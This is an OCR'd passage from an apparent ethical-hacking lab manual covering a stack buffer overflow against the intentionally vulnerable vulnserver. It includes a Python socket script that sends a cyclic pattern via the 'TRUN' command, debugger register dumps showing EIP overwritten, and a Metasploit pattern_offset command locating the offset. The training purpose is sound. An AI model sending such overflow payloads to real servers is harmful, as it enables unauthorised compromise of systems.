1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2B
s3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4
Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7C
b8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9
Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3C                  9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci
1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5                  k1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2C
l3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm                  Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4
Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8C                  4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr
6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0                  t6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7C
u8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw                  Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9
Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3C                  9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db
1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5                  d1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2D
e3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df                  Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4
Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8D                  4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk
6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7D
n8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9
Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du
1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2D
x3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4
Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed
6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7E
g8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2E
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.7.25: Copy the random bytes

69. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.




```
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #pluma findoff.py
```

Figure 1.7.26: Edit findoff.py script

70. A Python script file appears; paste the copied code in the **offset** variable, as shown in the screenshot.

71. Press **Ctrl+S** to save the script file.


findoff.py (~/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
findoff.py
Python
Tab Width: 4
Ln 4, Col 10
INS


```
#!/usr/bin/python
import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + offset))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 1.7.27: Paste the copied random bytes

72. Type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.

73. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.


Parrot Terminal
File Edit View Search Terminal Help


```
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #chmod +x findoff.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./findoff.py
```

Figure 1.7.28: Execute the findoff.py script

74. Switch to the **Windows 10** virtual machine.

75. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.

76. Note down the random bytes in the EIP and find the offset of those bytes.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001684]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consul
Registers (FPU)
Address
Hex dump
ASCII
Paused

```
EAX 0094F1F8 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
ECX 00C45208
EDX 00006A90
EBX 000000F4
ESP 0094F9D8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 386F4337
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 291000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
00403000 FF FF FF FF 00 40 00 00     .@
00403008 70 2E 40 00 00 00 00 00 p.@...
00403010 FF FF FF FF 00 00 00 00     ..
00403018 FF FF FF FF 00 00 00 00     ..
00403020 FF FF FF FF 00 00 00 00     ..
00403028 00 00 00 00 00 00 00 00 ......
00403030 00 00 00 00 00 00 00 00 ......
00403038 00 00 00 00 00 00 00 00 ......
00403040 00 00 00 00 00 00 00 00 ......
00403048 00 00 00 00 00 00 00 00 ......
00403050 00 00 00 00 00 00 00 00 ......
00403058 00 00 00 00 00 00 00 00 ......
00403060 00 00 00 00 00 00 00 00 ......
00403068 00 00 00 00 00 00 00 00 ......
```

```
0094F9D8  43396F43 Co9C
0094F9DC  70433070 p0Cp
0094F9E0  32704331 1Cp2
0094F9E4  43337043 Cp3C
0094F9E8  70433470 p4Cp
0094F9EC  36704335 5Cp6
0094F9F0  43377043 Cp7C
0094F9F4  70433870 p8Cp
0094F9F8  30714339 9Cq0
0094F9FC  43317143 Cq1C
0094FA00  71433271 q2Cq
0094FA04  34714333 3Cq4
0094FA08  43357143 Cq5C
0094FA0C  71433671 q6Cq
0094FA10  38714337 7Cq8
```

```
[12:34:45] Access violation when executing [386F4337] - use Shift+F7/F
```

Figure 1.7.29: Immunity Debugger – EIP overwritten

77. Switch to the **Parrot Security** virtual machine.

78. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

79. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

80. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

81. Now, type **cd** and press **Enter** to jump to the root directory

82. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3400 -q 386F4337** and press **Enter**.

Note: **-l**: length, **3400**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#58**), **-q**: offset value (here, **386F4337** identified in the previous step).

83. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.



```
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3400 -q 386F4337
[*] Exact match at offset 2003
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.7.30: Identified EIP register

84. Close the **Terminal** window.

85. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.

86. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.

TASK 7.7


Overwrite the EIP Register

87. Now, we shall run the Python script to overwrite the EIP register.

88. Switch back to the **Parrot Security** virtual machine. Maximize the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.

89. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: This Python script is used to check whether we can control the EIP register.

